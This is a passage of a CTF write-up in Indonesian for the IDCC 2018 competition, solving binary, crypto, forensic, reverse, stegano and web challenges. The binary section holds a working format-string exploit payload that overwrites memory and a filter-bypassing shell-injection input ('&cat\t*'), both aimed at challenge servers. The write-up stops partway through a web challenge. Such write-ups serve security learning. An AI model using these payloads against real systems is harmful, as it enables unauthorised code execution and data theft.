

IDCC 2018 WRITEUP

Mohamad Rizky Irfianto

BINARY EXPLOITATION

1. Format Play

Akses ke nc 178.128.106.125 13373

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=624bdbaa2fd6b30b4f7bc0be1fd63c8c5b5bc0716514b48c9b1b1d68c25cd1e9&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=624bdbaa2fd6b30b4f7bc0be1fd63c8c5b5bc0716514b48c9b1b1d68c25cd1e9&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=624bdbaa2fd6b30b4f7bc0be1fd63c8c5b5bc0716514b48c9b1b1d68c25cd1e9&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

Didapatkan file binary ELF sebagai berikut :

formatplay: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,

BuildID[sha1]=cfc85e1fe50254c29b1d27696d087852800cd4a4, not stripped

Program akan mengecek apakah variabel 'secret' bernilai 48879 yang ditunjukkan pada potongan kode berikut yang sudah decompile menggunakan IDA .

```
78     v35,  
79     v36,  
80     v37);  
81     printf("Hello, ");  
82     printf(&format);  
83     puts((const char *)&unk_8048813);  
84     if ( secret == 48879 )  
85     {  
86         puts("Congratulations!");  
87         system("/bin/cat ./flag.txt");  
88     }  
89     else  
90     {  
91         v38 = secret;  
92         printf("secret: %d\n", secret);  
93         puts("hahaha... shame");  
94     }  
95     return 0;  
96 }
```

00000675 main:64 (8048675)

Pada kode di atas juga terdapat format string vulnerability pada baris ke-82, sehingga kita dapat melakukan arbitrary memory write, pada kasus ini akan ditimpa variabel secret dengan nilai 48879.

```
.data:0804A034 secret          dd 0FFh          ; DATA >  
.data:0804A034                ; main:1  
.data:0804A034 _data          ends  
.data:0804A034  
.bss:0804A038 ; =====  
.
```

Pada gambar di atas variabel 'secret' berada pada lokasi memori 0x0804a034. Karena 48879 didalam hex bernilai 0xbeef, pada penyelesaian dilakukan write 2 kali ke 0x0804a034 (0xef) dan ke 0x0804a035 (0xbe), sehingga payload yang digunakan adalah sebagai berikut :

```
Solve.py
payload = "\x34\xa0\x04\x08"
payload += "\x35\xa0\x04\x08"
payload += "%182x%8$hhn%49x%7$hhn"
print payload
```

Run payload dengan :

```
$ python solve.py | nc 178.128.106.125 13373
IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}
Input your name: Hello, 45
fffb38fc                                     f7782490
Congratulations!
```

Flag : IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_\$\$\$}

2. Password Generator

Program Python ini berfungsi untuk melakukan generate random password.
Nc 178.128.106.125 1337

Karena tidak mendapat file nya dilakukan coba-coba input string, saat dimasukkan char '(petik satu), terdapat error message sebagai berikut :

Insert Length: /bin/sh: 1: Syntax error: Unterminated quoted string
Kemudian dicoba os injection menggunakan ';ls;', namun hasilnya gagal. Setelah mencoba-coba berbagai macam payload (pada percobaan tersebut ternyata program tidak menerima input ;(semicolon), ,(koma), dll), ternyata dapat digunakan &.

```
$ nc 178.128.106.125 1337
'&ls'
#####
##### Random Password Generator #####
#####
Insert Length: fold: flag
```

Pada direktori tersebut terdapat file bernama 'flag', kemudian dicoba menggunakan payload '&cat/t./flag', namun hasilnya gagal, flag didapatkan akhirnya dengan payload '&cat/t*'

```
$ printf "'&cat\t*'\n" | nc 178.128.106.125 1337
#####
##### Random Password Generator #####
#####
Insert Length: IDCC{Br3ak_Y0urZ_LImIT}#/usr/bin/env python
```

FLAG : IDCC{Br3ak_Y0urZ_LImIT}

CRYPTO

1. DecryptME

Decrypt and win.

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=8c257d6c44cb136f948eddee6381086f73458ff60eedf622c69fa146b80ab458&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=8c257d6c44cb136f948eddee6381086f73458ff60eedf622c69fa146b80ab458&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=8c257d6c44cb136f948eddee6381086f73458ff60eedf622c69fa146b80ab458&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=54a309c791e1b5c05f0496e3dae153cb80d0ba074f0597b0e1aff2200f422857&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=54a309c791e1b5c05f0496e3dae153cb80d0ba074f0597b0e1aff2200f422857&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=54a309c791e1b5c05f0496e3dae153cb80d0ba074f0597b0e1aff2200f422857&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

Didapatkan file decryptme.py, sebagai berikut :

```
from base64 import *
def enkripsi(plain, keys):
    enc = []
    plain = b64encode(plain)
    for i, l in enumerate(plain):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        enc.append(chr((teks + kunci) % 127))
    return ".join(enc)
```

Juga diberikan hasil cipher :

F7=&D#_6@9#YU&9HA) MK#9#HL=RM#S#Y3(#

Ini seperti vigenere cipher, namun tidak diketahui keynya. Key dapat diperoleh dengan bagian flag yang diketahui yaitu "IDCC{". Berikut source code untuk menyelesaikan soal :

```
from base64 import *
flag = "IDCC{".encode('base64')
f = open('enkripsi').read()
print 'flag', flag, len(flag)
print 'enc', f, len(f)

key = ''
for i in range(len(flag)):
    x = 0
    for c in range(255):
        if (ord(flag[i]) + c) % 127 == ord(f[i]):
            print i, c, chr(c)
            key += chr(c)
            break
print 'key', key

key = 'raja'
def dekripsi(plain, keys):
```

```

enc = []
for i, l in enumerate(plain):
    kunci = ord(keys[i % len(keys)])
    teks = ord(l)
    enc.append(chr((teks - kunci) % 127))
return ''.join(enc)

print 'enc : ', c
dec = dekripsi(f, key)
print dec.decode('base64')

```

Hasil Run :

```

$ python solve.py
flag SURDQ3s=
9
enc F7=&D#_6@9#YU&9HA) MK#9#HL=RM#S#Y3(
37
0 114 r
1 97 a
2 106 j
3 97 a
4 114 r
5 97 a
6 107 k
7 120 x
8 54 6
key rajarakx6
enc : 54
IDCC{S1mpl3_4nd_stR4ight}

```

FLAG : IDCC{S1mpl3_4nd_stR4ight}

2. OldCrypt

Just another crypt..
http://indonesiacybercompetition.com/download?file_key=b9bb23abc0f46d4613421d2900ac34b65fd534c1da8484592cff69b10b808a81&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3
http://indonesiacybercompetition.com/download?file_key=aeac179b9064bef7f831968bda2623c5f01caba4ef5e493eb01aef2d6bf6b47c&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3

Didapatkan file flag sebagai berikut :

```

zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevr yrmsr vkvr
xrzsre kmfhrp zknretnjr

```

```
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

Dan file kunci berisikan :

r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju

Setelah file kunci dibersihkan(menghilangkan 404), menjadi

rloakcftebhvzmdsgnxypqwiju

Jumlah string di atas pas 26 karakter, dan juga EAOO{ pada file flag mengarahkan ke substitute cipher. Flag didapatkan dengan scripting kode python sebagai berikut :

```
import string
key = 'rloakcftebhvzmdsgnxypqwiju'
asli= 'abcdefghijklmnopqrstuvwxyz'
key2 = 'rloakcftebhvzmdsgnxypqwiju'.upper()
asli2= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
f = open('flag').read()
final =''
for x in f:
    if x not in asli and x not in asli2:
        final += x
    else:
        if x in asli2:
            final += asli2[key2.find(x)]
        else:
```

```
        final += asli[key.find(x)]  
print final
```

Hasil Run :

```
$ python solve.py  
mimpi adalah kunci  
untuk kita menaklukkan dunia  
berlarilah tanpa lelah  
sampai engkau meraihnya  
.  
.  
.  
IDCC{y0u_Pwn3D_m3_n1Ce}
```

FLAG : IDCC{y0u_Pwn3D_m3_n1Ce}

FORENSIC

1. Freedom

Run Barry run..
<https://drive.google.com/file/d/1zZrMBfFyzNeky2tEYQ2FTwzUXhTx-gkL/view?usp=sharing>

Diberikan file image.img sebagai berikut :

```
$ file image.img  
image.img: DOS/MBR boot sector
```

Setelah itu dilakukan pengekstrakan dengan 7z dengan command '7z x image.img',
didapatkan dua file yaitu 0.img dan 1.img.

```
$ file 1.img  
1.img: Linux rev 1.0 ext2 filesystem data (mounted or unclean), UUID=57f8f4bc-abf4-655f-  
bf67-946fc0f9f25b (extents) (large files)
```

Dilakukan mounting dengan 'sudo mount 1.img ~/pool', lalu dapat dilihat isi dari image
tersebut.

```
$ ll  
total 72  
drwxr-xr-x 17 root root 4096 Jan  1  1970 ./  
drwxr-xr-x 70 irfi irfi 4096 Sep 23 09:33 ../  
drwxr-xr-x  2 root root 4096 Feb  2  2016 bin/  
drwxr-xr-x  2 root root 4096 Jan 31  2016 dev/  
drwxr-xr-x 14 root root 4096 Sep  6 07:57 etc/  
-rwxr-xr-x  1 root root   78 Jan  2  2016 init*  
drwxr-xr-x 11 root root 4096 Feb  2  2016 lib/  
drwx----- 2 root root 4096 Jan  1  1970 lost+found/  
drwxr-xr-x  2 root root 4096 Jan 31  2016 mnt/  
drwxr-xr-x  2 root root 4096 Jan 31  2016 overlay/
```

```
drwxr-xr-x 2 root root 4096 Jan 31 2016 proc/
drwxr-xr-x 2 root root 4096 Feb 2 2016 rom/
drwxr-xr-x 2 root root 4096 Sep 6 09:30 root/
drwxr-xr-x 2 root root 4096 Feb 2 2016/sbin/
drwxr-xr-x 2 root root 4096 Jan 31 2016 sys/
drwxrwxrwt 2 root root 4096 Feb 2 2016 tmp/
drwxr-xr-x 6 root root 4096 Jan 31 2016 usr/
lrwxrwxrwx 1 root root 4 Feb 2 2016 var -> /tmp/
drwxr-xr-x 4 root root 4096 Jan 31 2016 www/
```

Jika melihat image seperti ini, maka yang menjadi langkah pertama adalah melihat file2 mana yang terakhir dirubah, dengan cara sebagai berikut :

```
$ find $1 -type f -exec stat --format '%Y %y %n' "{}" \; | sort -nr | cut -d:
-f2- | head
find: './lost+found': Permission denied
find: './etc/dropbear': Permission denied
2018-09-21 09:14:17.707014822 +0700 ./root/notes.txt
2018-09-06 16:03:30.110984741 +0700 ./etc/inittab
2018-09-06 10:16:38.088840091 +0700 ./usr/lib/opkg/status
2018-09-06 10:16:38.058839967 +0700 ./usr/lib/opkg/info/fdisk.list
2018-09-06 10:16:38.038839885 +0700 ./usr/lib/opkg/info/libsmartcols.list
2018-09-06 10:16:36.498833512 +0700 ./usr/lib/opkg/info/libuuid.list
2018-09-06 10:16:35.568829662 +0700 ./usr/lib/opkg/info/libblkid.list
2018-09-06 09:36:04.742228205 +0700 ./usr/lib/lua/luci/view/flag.lua
2018-09-06 08:06:39.823872383 +0700 ./etc/config/dhcp
2018-09-06 08:06:39.603871852 +0700 ./etc/config/network
```

Dan disitu terdapat './usr/lib/lua/luci/view/flag.lua'!, karena saya tidak punya lua, maka dilakukan chroot ke dalam image.

```
$ sudo chroot . lua ./usr/lib/lua/luci/view/flag.lua
IDCC{OpenWRTi5900D!}
```

FLAG : IDCC{OpenWRTi5900D!}

REVERSE

1. EzPz

Can you reverse this flag for me Flag="c=/2HsfweAeTCzj!V@aIV@pz9??\$eYjQVz&ln<z5"
http://indonesiacybercompetition.com/download?file_key=c02986d220cd08020a968be92b7549e1670dbda21ac3e40d6f1b57a1a65b8246&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3

Diberikan file binary ELF sebagai berikut :

```
$ file EzPz
```

```
EzPz: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=0e88ea1e130a31f894ba30963dd39b1d5abb057d, not stripped
```

Setelah dibuka menggunakan strings, ternyata binary tersebut ditulis menggunakan Haskell, seperti berikut :

```

resurrectThreads: thread blocked in a strange way: %d
%5:
%5: internal error:
x86_64_unknown_linux
(GHC version %s for %s)
Please report this as a GHC bug: http://www.haskell.org/ghc/reportabug
ASSERTION FAILED: file %s, line %u
removeFromQueues: %d
throwTo: unrecognised why_blocked (%d)
foreignExportStablePtr

```

Kemudian dicoba decompile menggunakan 'hsdecomp', potongan hasilnya sebagai berikut :

```

Main_main_closure = >=> $fMonadIO
  getProgName
  (\s2cT_info_arg_0 ->
    print
      ($fShow[] $fShowChar)
      (reverse
        (foldl $fFoldable[]
          ++
          []
          (map
            (\s29f_info_arg_0 -> foldl $fFoldable[] ++ [] s29f_info_arg_0)
            (map
              (\s29w_info_arg_0 -> : (!! rsN_closure (!! s29w_info_arg_0 loc_7159336)) (: (!! rsN_closure (!! s29w_info_arg_0 (I
1))) (: (!! rsN_closure (!! s29w_info_arg_0 (I# 2))) (: (!! rsN_closure (!! s29w_info_arg_0 (I# 3))) []))))))
              (map
                (\s29M_info_arg_0 ->
                  map
                    (\s29L_info_arg_0 ->
                      case s29L_info_arg_0 of
                        <tag 1> -> fromInteger $fNumInt ($# 0),
                        c20M_info_case_tag_DEFAULT_arg_0@_DEFAULT -> !!ERROR!!
                    )
                )
              )
            )
          )
    )

```

Karena terlalu sulit untuk dibaca (dan sebagian peserta sudah solve), dicari cara lain. Pada hasil decompile terdapat clue yaitu 'getProgName', sehingga dapat disimpulkan bahwa input program didapatkan dari nama file, dan bukan parameter. Jika nama file nya berubah maka hasilnya juga beda, maka challengenya disini bagaimana agar nama filenya mengeluarkan hasil "c=/2HsfweAeTCz]!V@alV@pz9??\$eYjQVz&ln<z5". Source code berikut ditulis secara manual dari "IDCC{h", sampai mendapatkan flag(tadinya diinginkan cara rekursif, tapi terlalu lama).

```

import os
import string
tebak = string.digits + string.lowercase + string.uppercase + "_" +
"}"
print tebak

flag = "IDCC{h4sk3Ll_i5_l4zY_4nD_Fu"
p = "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"

def jalan(f):
    pil = []
    for t in tebak :
        flag_ = f + t
        os.system('cp ' + f + ' ' + flag_)
        res = os.popen('./' + flag_).read()
        res = res[1:-1]

```



```

        if res[:len(flag_)+9] == p[:len(flag_)+9]:
            print 'res : ',t, res, p
            pil.append(t)
print 'finish'
x = raw_input()
if x == '?' :
    for b in pil :
        print b
        jalan(flag+b)
elif x == ':':
    pass
else:
    jalan(flag+x)
print flag_
jalan(flag)
#IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}

```

Flag : IDCC{h4sk3LI_i5_l4zY_4nD_Fun}

2. BabyShark

My code running while compile time :/

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=e0cae0c4974d2ff53f1711e3cb5f64e5cd68a924002a8458385214b2786fffb5&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=e0cae0c4974d2ff53f1711e3cb5f64e5cd68a924002a8458385214b2786fffb5&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=e0cae0c4974d2ff53f1711e3cb5f64e5cd68a924002a8458385214b2786fffb5&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

Didapatkan file binary ELF sebagai berikut :

babyshark: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,

BuildID[sha1]=e1dd506e87dcc70d4e0aaf2c18bb185aeaf7641d, not stripped

Jika dirun akan mendapatkan hasil :

\$./babyshark

Flagnya sudah terenkripsi dengan aplikasi ini:

535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67

Pembuatannya dilakukan pada waktu kompilasi :)

Bisakah kamu mengembalikan Flagnya?

Setelah membuka file tersebut dengan IDA terlihat bahwa binary tersebut ditulis dengan Dlang. Berikut hasil dekompilasi tersebut :

```

1  int64 Dmain()
2  {
3      int64 v0; // rax
4      int64 v1; // rax
5      int64 v2; // rdx
6
7      v1 = D9babyshark9hexencodeFAyaZQe(
8          *(void ****)((char *)&D9babyshark8enc_flagAya + v0),
9          *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0 + 8));
10     D3std5stdio__T7writeInTAyaTQeZQqFNfQmQoZv(v1, v2, 47LL, "Flagnya sudah terenkripsi dengan aplikasi in
11     D3std5stdio__T7writeInTAyaZQnFNfQjZv(46LL, "Pembuatannya dilakukan pada waktu kompilasi :)");
12     D3std5stdio__T7writeInTAyaZQnFNfQjZv(35LL, "Bisakah kamu mengembalikan Flagnya?");
13     return 0LL;
14 }

```

Terlihat bahwa flag hanya diprint, dan tidak ada enkripsi apa-apa. Setelah melihat-lihat ternyata ada fungsi enkripsi sebagai berikut:

<pre> __pthread_mutex_init __pthread_mutex_lock __pthread_mutex_trylock __Unwind_SetIP __gmon_start__ _start deregister_tm_clones register_tm_clones __do_global_dtors_aux frame_dummy _D9babyshark7encryptFNfAyaZQe _D9babyshark9hexencodeFAyaZQe _Dmain _D3std4conv__T2toTAyaZ__TQITIZQqFNbNf _D3std4conv__T6toImplTAyaTiZQoFNbNfZC _D3std4conv__T6toImplTAyaTiZQoFNbNfNeiE _D3std4conv__T7toCharsVii10TaVEQBd5ascii1f _D3std4conv__T7toCharsVii10TaVEQBd5ascii1f _D3std4conv__T7toCharsVii10TaVEQBd5ascii1f _D3std4conv__T7toCharsVii10TaVEQBd5ascii1f </pre>	<pre> 993 int64 v991; // rax 994 int64 v992; // rdx 995 int64 v993; // rax 996 int64 v994; // rdx 997 998 *(_QWORD *)&v1 = enc1(a1); 999 *(_QWORD *)&v1 + 1 = v2; 1000 *(_QWORD *)&v1 = enc2(v1); 1001 *(_QWORD *)&v1 + 1 = v3; 1002 v4 = D9babyshark__T3encVAyaa3_333333ZQsFNfQuZQx(v1); 1003 v6 = D9babyshark__T3encVAyaa3_343434ZQsFNfQuZQx(v4, v5); 1004 v8 = D9babyshark__T3encVAyaa3_353535ZQsFNfQuZQx(v6, v7); 1005 v10 = D9babyshark__T3encVAyaa3_363636ZQsFNfQuZQx(v8, v9); 1006 v12 = D9babyshark__T3encVAyaa3_373737ZQsFNfQuZQx(v10, v11); 1007 v14 = D9babyshark__T3encVAyaa3_383838ZQsFNfQuZQx(v12, v13); 1008 v16 = D9babyshark__T3encVAyaa3_393939ZQsFNfQuZQx(v14, v15); 1009 v18 = D9babyshark__T3encVAyaa6_313031303130ZQyFNfQBaZQBe(v16, v17); 1010 v20 = D9babyshark__T3encVAyaa6_313131313131ZQyFNfQBaZQBe(v18, v19); 1011 v22 = D9babyshark__T3encVAyaa6_313231323132ZQyFNfQBaZQBe(v20, v21); 1012 v24 = D9babyshark__T3encVAyaa6_313331333133ZQyFNfQBaZQBe(v22, v23); 1013 v26 = D9babyshark__T3encVAyaa6_313431343134ZQyFNfQBaZQBe(v24, v25); 1014 v28 = D9babyshark__T3encVAyaa6_313531353135ZQyFNfQBaZQBe(v26, v27); 1015 v30 = D9babyshark__T3encVAyaa6_313631363136ZQyFNfQBaZQBe(v28, v29); 1016 v32 = D9babyshark__T3encVAyaa6_313731373137ZQyFNfQBaZQBe(v30, v31); </pre>
--	---

enkripsi akan dilakukan sampai 993 kali, tentu saja itu susah untuk dipahami, namun setiap fungsi tersebut melakukan XOR terhadap parameter inputan. Dari situ dicoba untuk XOR seperti berikut :

```

a =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f4
47d2b2a7f452f456e67".decode('hex')
flag = "IDCC{"
for x,y in zip(flag,a):
    print ord(x)^ord(y)
26
27
26
27
26

```

Ternyata hanya XOR dengan key selang seling yaitu 26, 27. Sehingga berikut kode akhirnya :

```
a =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f4
47d2b2a7f452f456e67".decode('hex')
flag_final = ''
for i in range(len(a)):
    if i%2==0:
        flag_final += chr(ord(a[i])^26)
    else:
        flag_final += chr(ord(a[i])^27)
print flag_final
```

FLAG : IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}

STEGANO

1. Secret Message

Yo dawg..

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=2c35a2c81b959a0e7899e554c13dd28c2a1b100389b9844cd80c673662acac4f&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=2c35a2c81b959a0e7899e554c13dd28c2a1b100389b9844cd80c673662acac4f&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=fbfbe26f4561c01f2c4fc594ad36b5c2c1476021ecbb59dbf0dacc068fa51bdc&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=fbfbe26f4561c01f2c4fc594ad36b5c2c1476021ecbb59dbf0dacc068fa51bdc&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=fbfbe26f4561c01f2c4fc594ad36b5c2c1476021ecbb59dbf0dacc068fa51bdc&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=fbfbe26f4561c01f2c4fc594ad36b5c2c1476021ecbb59dbf0dacc068fa51bdc&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

Didapatkan dua file yaitu stored.jpg, dan password.jpg. Pada password.jpg terdapat hexa yang ditulis di gambar, hex tersebut adalah '4c333744d65496e', yang jika dikonversi ke ascii didapatkan 'L33tMeIn'. Setelah dicoba berbagai macam tool stegano, didapatkan satu file yang berhasil mengekstrak hidden message pada stored.jpg, yaitu steghide.

```
$steghide extract -sf stored.jpg -p L33tMeIn
wrote extracted data to "password.txt".
```

Isi password.txt adalah '5uperBStr0ngP4ass', yang dicoba menjadi password steghide pada file 'password.jpg'.

```
$ steghide extract -sf password.jpg -p 5uperBStr0ngP4ass
wrote extracted data to "flag.txt".
```

FLAG : IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

2. MPPPssst

Lestarikan lagu anak-anak.

[http://indonesiacybercompetition.com/download?](http://indonesiacybercompetition.com/download?file_key=04ef9caf641ff1395e36d3bff9416806cd9235e315d994759206f9baa63af4f4&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

[file_key=04ef9caf641ff1395e36d3bff9416806cd9235e315d994759206f9baa63af4f4&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3](http://indonesiacybercompetition.com/download?file_key=04ef9caf641ff1395e36d3bff9416806cd9235e315d994759206f9baa63af4f4&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3)

http://indonesiacybercompetition.com/download?file_key=89f238a16083ad739cbac0e5be3eaf60248049443ee2f673ccd7f7f1bf8dc503&team_key=7794b765a0f20c3e53a5cf343fe3647e634e06285110d1d0bbbd984dc9862dd3

Didapatkan dua file yaitu telordardarr.mp3 dan cover.jpg. Dalam cover.jpg terdapat link pastebin, yang ternyata tidak ada clue-nya. Kemudian dicoba salah satu tool stegano yaitu AudioStego yang didapatkan dari <https://github.com/danielcardeen/AudioStego>.

```
irfi@irfi-virtual-machine:~/WORK/WORK/ctf/cheatsheet/AudioStego/BuildRelease
$ ./HideMeIn ../../../../idcc2018/stegano/MPPPsst/telordardarr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'
Recovering process has finished successfully.
Cleaning memory...
```

FLAG : IDCC{st3Gano_s0und_n_h1d3}

WEB


1. Do not cheat!

<http://206.189.88.9:6301/>

Setelah melihat source code terdapat potongan kode seperti berikut :

```
$.post("flag.php", function(t) {
    alert(t)
})
```

Kemudian paste kode tersebut ke console pada browser :




FLAG : IDCC{0nIY_th3_we4K_che4T}

2. Pesanan Kedua

http://206.189.88.9:6601

Buka url di atas, akan terlihat tampilan seperti ini :



Sign up plz.

Name

Username

Password

Register

Setelah melakukan register di register.php, page akan dialihkan ke profile.php, disitu terdapat clue yang dapat dilihat dengan 'view page source' pada browser chromium.

```
← → ↻ ⓘ Not secure | view-source:206.189.88.9:6601/profil.php
1 <!-- debug : ininamalah|-->
2
3
4 <!DOCTYPE html>
5 <html lang="en">
6   <head>
7     <meta name="viewport" content="width=device-width, initial-sca
8     <link href="//maxcdn.bootstrapcdn.com/bootstrap/3.3.0/css/boot
9     <script src="//code.jquery.com/jquery-1.11.1.min.js"></script>
